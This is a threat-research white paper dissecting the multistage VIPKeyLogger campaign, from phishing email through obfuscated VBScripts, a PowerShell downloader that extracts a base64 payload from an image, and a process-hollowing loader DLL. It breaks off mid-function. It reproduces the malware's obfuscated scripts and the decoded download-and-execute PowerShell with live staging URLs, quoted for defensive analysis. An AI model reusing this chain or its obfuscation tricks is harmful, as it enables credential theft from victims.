SEQRITE

# VIPKeyLogger: Unveiling a multistage Keylogger and stealer

WHITE PAPER

www.seqrite.com

**Author:**
Rumana Siddiqui, Soumen Burma,
Vaibhav Krushna Billade

CONTENTS

## INTRODUCTION

Email phishing remains one of the most effective techniques used by threat actors. This allowsthreat actors to deliver malicious payloads through systematically executed attack chains. In arecent campaign, threat actors have been observed exploiting phishing emails to deliver a .NETcompiled keylogger designed to steal sensitive user information. It uses a multi-stage deliveryprocess that highlights the attackers' inten-tional use of trusted techniques to hide from securityand achieve their goals.

This research paper focuses on the initial analysis and examines the various stages of theinfection chain, starting with a deep dive into the Malicious RTF documents. We will then lookinto the common Tactics, Techniques, and Procedures (TTPs), such as the use of maliciousVBScripts and loaders to deploy the final Payload. These methods facilitate the in-memoryexecution of the VIP Keylogger.

## Infection Chain:

The email contains an RTF (Rich Text Format) file. Upon opening, it con-nects to a URL,downloads and executes a VB Script. This VB script decrypts an embedded URL, establishes aconnection and downloads a second VB Script. The second VB script executes a PowerShellscript. This PowerShell script downloads an image file which contains the loader. This loader isresponsible for decoding and execution of the second loader. This loader decodes and executes asecondary executable, which further loads malicious Dynamic Link Library (DLL) file. ThisDLL file contains a function responsible for deploying the final payload, a keylogger designed tocap-ture sensitive user information.





*Fig 1: Infection Chain*

## Phishing Mail:

The initial access point in the attack chain is a phishing email, containing a malicious RTF. Asyou can see in figure 2, the phishing email masquerading as buyer of the product contains anattachment RTF file "Order Inquiry N TM05.doc".



Tue 11/5/2024 5:03 PM
[redacted]
Order Inquiry Nº TM06-Q5-11-24
To [redacted]

Message | images.jpg (10 KB) | Order Inquiry N◆ TM06-Q5-11-24.doc (355 KB)

Good =ay,


We got your contact information from your company's website, an= we are interested in purchasing your product.
Please kindly Forward this email to the Appropriate Person in the Purchase =epartment.
Our Purchase Order is attached with this email.
Please qu=te us the latest price and lead time for below item.
------------------------------------------------------------------
<=trong>Quantity: All 24pcs
We urgently need items 1- 4 this we=k.
------------------------------------------------------------------=-
Please find attached Order and confirm the order within 48 hours. Sen= us the Proforma Invoice ASAP.

Mit freundlichen Grü&szli=;en / Kind regards
**Maria Bauth**
Rohstoff=andel/ Raw Materials Trading
MX-DS-MAT-GER
**Thyssenkrupp Materials Trading GmbH**

*Fig 2: Phishing email*

### RTF File:

Upon opening malicious RTF file, it connects to a specified URL. This connection allows theRTF file to download a VBScript from the remote server, as shown in figure 3. The downloadedVBScript is then used to execute further malicious activities.




```
168   200   HTTP   edgedl.me.gvt1...   /edgedl/release2/update2...   10,33...   public,...   application/...   googleupdate:4100
370   200   HTTP   xls.energymaxg...   /tok/onstraints.vbs           70,574                  application/...   eqnedt32:10016
376   504   HTTP   [illegible]
```

*Fig 3: Downloads the .VBS file*


## VB Script 1:

The downloaded VBScript decodes an obfuscated URL embedded within its code as shown infigure 4. The decoded URL is shown in figure 5. Once decoded it establishes a connection to theURL which downloads the second VBScript from the server. This VBScript is used to carry outfurther malicious activity.



```
' Reversão de "acarretador"
acarretador = "XGAMBWJLTYPKDCV"
Dim reversed_acarretador
reversed_acarretador = ""
For iii = Len(acarretador) To 1 Step -1
    reversed_acarretador = reversed_acarretador & Mid(acarretador, iii, 1)
Next
acarretador = reversed_acarretador

' Reversão de "merda"
merda =
"wXGAMBWJLTYPKDCVCXGAMBWJLTYPKDCV5XGAMBWJLTYPKDCVvXGAMBWJLTYPKDCV5XGAMBWJLTYPKDCV/XGAMBWJLTYPKDCVdXGAMBWJLTYPKDCV/XGAMBWJLTYPKDCVeXGAMBWJLTYPK
eXGAMBWJLTYPKDCVtXGAMBWJLTYPKDCVsXGAMBWJLTYPKDCVaXGAMBWJLTYPKDCVpXGAMBWJLTYPKDCV/XGAMBWJLTYPKDCV/XGAMBWJLTYPKDCV:XGAMBWJLTYPKDCVpXGAMBWJLTYPKD
"
Dim reversed_merda
reversed_merda = ""
For iii = Len(merda) To 1 Step -1
    reversed_merda = reversed_merda & Mid(merda, iii, 1)
Next
merda = reversed_merda

' Substitui "acarretador" em "merda"
Dim pos
pos = InStr(merda, acarretador)
While pos > 0
    merda = Left(merda, pos - 1) & "" & Mid(merda, pos + Len(acarretador))
    pos = InStr(pos + Len(""), merda, acarretador)
Wend
```

Fig 4: Obfuscated URL




```
acarretador = "XGAMBWJLTYPKDCV"
reversed_acarretador = ''.join(reversed(acarretador))
acarretador = reversed_acarretador

merda = ("wXGAMBWJLTYPKDCVCXGAMBWJLTYPKDCV5XGAMBWJLTYPKDCVvXGAMBWJLTYPKDCV5XGAMBWJL
         "XGAMBWJLTYPKDCVdXGAMBWJLTYPKDCV/XGAMBWJLTYPKDCVeXGAMBWJLTYPKDCVeXGAMBWJLT
         "XGAMBWJLTYPKDCVeXGAMBWJLTYPKDCVtXGAMBWJLTYPKDCVsXGAMBWJLTYPKDCVaXGAMBWJLT
         "XGAMBWJLTYPKDCV/XGAMBWJLTYPKDCV/XGAMBWJLTYPKDCV:XGAMBWJLTYPKDCVpXGAMBWJLT
         "XGAMBWJLTYPKDCVtXGAMBWJLTYPKDCVh")
reversed_merda = ''.join(reversed(merda))
merda = reversed_merda

while acarretador in merda:
    merda = merda.replace(acarretador, "")

print("String  'merda':", merda)
```

```
String  'merda': http://paste.ee/d/Sv5Cw
>>>
```

Fig 5: decoded output


## VBS script2:

The second script contains a PowerShell command which contains an image link followed by thecommand to download the image file. And invoke the specif-ic method. This method is designedto load another executable.



```
If Not IsCScriptEnv() Then

        On Error Resume Next

        vnqhv = "KCgubGRsa[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]
        vnqhv = vnqhv & "[illegible]

        Dim acarretador
        acarretador = "VCDKPYTLJWBMAGX"


        Dim JJbnw
        JJbnw = "VCDKPYTLJWBMAGX$CVCDKPYTLJWBMAGXo"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGXdiVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "gVCDKPYTLJWBMAGXo VCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGX= 'VCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGX" & vnqhv & "'VCDKPYTLJWBMAGX"
        JJbnw = JJbnw & ";VCDKPYTLJWBMAGX$OVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "WVCDKPYTLJWBMAGXj"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGXuxVCDKPYTLJWBMAGXd "
        JJbnw = JJbnw & "=VCDKPYTLJWBMAGX [syVCDKPYTLJWBMAGXs"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGXteVCDKPYTLJWBMAGXm"
        JJbnw = JJbnw & ".VCDKPYTLJWBMAGXTeVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "xVCDKPYTLJWBMAGXtVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "VCDKPYTLJWBMAGX.eVCDKPYTLJWBMAGXncVCDKPYTLJWBMAGXo"
        JJbnw = JJbnw & "dVCDKPYTLJWBMAGXinVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "gVCDKPYTLJWBMAGX]::"
        JJbnw = JJbnw & ":UTVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "F8VCDKPYTLJWBMAGX."
        JJbnw = JJbnw & "igVCDKPYTLJWBMAGXo||VCDKPYTLJWBMAGX"
        JJbnw = JJbnw & ":poVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "wVCDKPYTLJWBMAGXerVCDKPYTLJWBMAGXsh"
        JJbnw = JJbnw & "elVCDKPYTLJWBMAGXl.VCDKPYTLJWBMAGXe"
        JJbnw = JJbnw & "xVCDKPYTLJWBMAGXe -wiVCDKPYTLJWBMAGXn"
        JJbnw = JJbnw & "dVCDKPYTLJWBMAGXowVCDKPYTLJWBMAGXs"
        JJbnw = JJbnw & "tyVCDKPYTLJWBMAGXleVCDKPYTLJWBMAGX hi"
        JJbnw = JJbnw & "ddVCDKPYTLJWBMAGXen -VCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "eVCDKPYTLJWBMAGXx"
        JJbnw = JJbnw & "ecVCDKPYTLJWBMAGXut"
        JJbnw = JJbnw & "iVCDKPYTLJWBMAGXonpVCDKPYTLJWBMAGXol"
        JJbnw = JJbnw & "iVCDKPYTLJWBMAGXcyVCDKPYTLJWBMAGX byVCDKPYTLJWBMAGX"
        JJbnw = JJbnw & "pVCDKPYTLJWBMAGXasVCDKPYTLJWBMAGXs -VCDKPYTLJWBMAGXNo"
        JJbnw = JJbnw & "PVCDKPYTLJWBMAGXrVCDKPYTLJWBMAGXof"
        JJbnw = JJbnw & "iVCDKPYTLJWBMAGXle -VCDKPYTLJWBMAGXcom"
        JJbnw = JJbnw & "mVCDKPYTLJWBMAGXa"
        JJbnw = JJbnw & "nVCDKPYTLJWBMAGXd $VCDKPYTLJWBMAGXO"
        JJbnw = JJbnw & "WjVCDKPYTLJWBMAGXuVCDKPYTLJWBMAGXxD"
        JJbnw = ReplaceString(JJbnw, acarretador, "")

        Dim chambrana
        chambrana = "pVCDKPYTLJWBMAGXo"
        chambrana = chambrana & "wVCDKPYTLJWBMAGXer"
        chambrana = chambrana & "sVCDKPYTLJWBMAGXhe"
        chambrana = chambrana & "lVCDKPYTLJWBMAGXl -cVCDKPYTLJWBMAGXommaVCDKPYTLJWBMAGXnd "
        chambrana = ReplaceString(chambrana, acarretador, "")

        chambrana = chambrana & JJbnw

        Dim shelll
        Set shelll = CreateObject("WScript.Shell")
        shelll.Run chambrana, 0, False
        WScript.Quit(ERR_GENERAL_FAILURE)
End If
```

*Fig 6: Obfuscated PowerShell Script*



```
powershell -command (('$imageUrl = https://drive.google.com/uc?export=download&id=1UyHqwrnXClKBJ3j63Ll1tZ8tVgGxbSt0 ;
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = <<BASE64_START>>;
$endFlag = <<BASE64_END>>;
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);

$base64Reversed = -join ($base64Command.ToCharArray() | ForEach-Object { $_ })[-1..-($base64Command.Length)];
$commandBytes = [System.Convert]::FromBase64String($base64Reversed);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);$vaiMethod = [dnlib.IO.Home].GetMethod(VAI);$vaiMethod.Invoke($null,
@(txt.dstep/pop/ue.prgxamygrene.gig//:sptth, desativado, desativado, desativado, desativado, 1, dxdiag, desativado,
desativado,desativado,desativado,desativado,1,desativado));[ $env:cOmSPEC[4,24,25]-JoIn'')
```

*Fig 7: decoded output from VBS*

The PowerShell script performs Multiple operations to extract and process data appended withinan image file. Explained below,

Downloading Image from hardcoded URL:

A link to an image file hosted on Google Drive is stored in the $imageUrl variable.

```
$webClient = New-Object System.Net.WebClient;

$imageBytes = $webClient.DownloadData($imageUrl);

$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
```

A WebClient object is created to download data, which is raw byte data and stored in the$imageBytes variable. After that it was converted into a string using UTF-8 encoding in$imageText.

Decoding Payload:

```
$startFlag = <<BASE64_START>>;

$endFlag = <<BASE64_END>>;

$startIndex = $imageText.IndexOf($startFlag);

 $endIndex = $imageText.IndexOf($endFlag);

$startIndex -ge 0 -and $endIndex -gt $startIndex;
```

Flags are added to locate the section of hidden data within the image text. The index of the startand end flags within the extracted text are stored in $startIndex and $endIndex. Some checks forof startindex and endindex.

Decoding the Reversing Base64 String:

```
$startIndex += $startFlag.Length;

$base64Length = $endIndex - $startIndex;

$base64Command = $imageText.Substring($startIndex, $base64Length);

$base64Reversed = -join ($base64Command.ToCharArray() | ForEach-Object { $_
})[-1..-($base64Command.Length)];

$commandBytes = [System.Convert]::FromBase64String($base64Reversed);
```

Then it extracts the Base64-encoded payload from the image text, storing it in$base64Command. The Base64-encoded string is reversed stored into $base64Reversed. Thereversed Base64 string is decoded using FromBase64String. And data is stored in$commandBytes. Decoded output is a PE file you can see in figure no. 8.





*Fig 8: base64 reverse txt to EXE*

Loads the Decoded Payload as Assembly and Invoke a Method:

```
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);

$vaiMethod = [dnlib.IO.Home].GetMethod(VAI);

$vaiMethod.Invoke($null, @(txt.dstep/pop/ue.prgxamygrene.gig//:sptth, desa-
tivado,desativado, desativado, desativado, 1, dxdiag, desativado, desativado, desa-
tivado,desativado, desativado ,1, desativado));
```

The binary data is loaded into memory using the System.Reflection.Assembly::Load method.This executes the payload directly in memory without writing it to disk. Then GetMethodfunction retrieves the method named VAI from a dnlib.IO.Home, and the Invoke VAI functionwith provided arguments.

## Loader 1 (DLL extracted from Image file):



Detect It Easy 0.97

File name: C:\Users\vboxuser\Desktop\Extracted_img.bin

Type: PE
Size: 1384448
EntryPoint: 0015354e
ImageBase: 10000000
NumberOfSections: 0003
SizeOfImage: 00158000
compiler: VB.NET(-)[-]
linker: Microsoft Linker(48.0*)[DLL32,console]


*Fig 9. Extracted dll.*

The extracted DLL contains the method named VAI, which is used to load another executableinto a process using the process hollowing. The VAI function has multiple arguments on thatbasis the operation is executed, like it contains value for persistence, add as a startup task andadd startup registry as shown in fig no. 10.



```
public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string
  nativo, string nomenativo, string persitencia, string url, string caminho, string nomedoarquivo, string extençao,
  string minutos, string startuptask)
{
    double value;
    if (string.IsNullOrWhiteSpace(minutos))
    {
        value = 0.0;
    }
    else if (!double.TryParse(minutos, out value))
    {
        return;
    }
    if (persitencia == "1")
    {
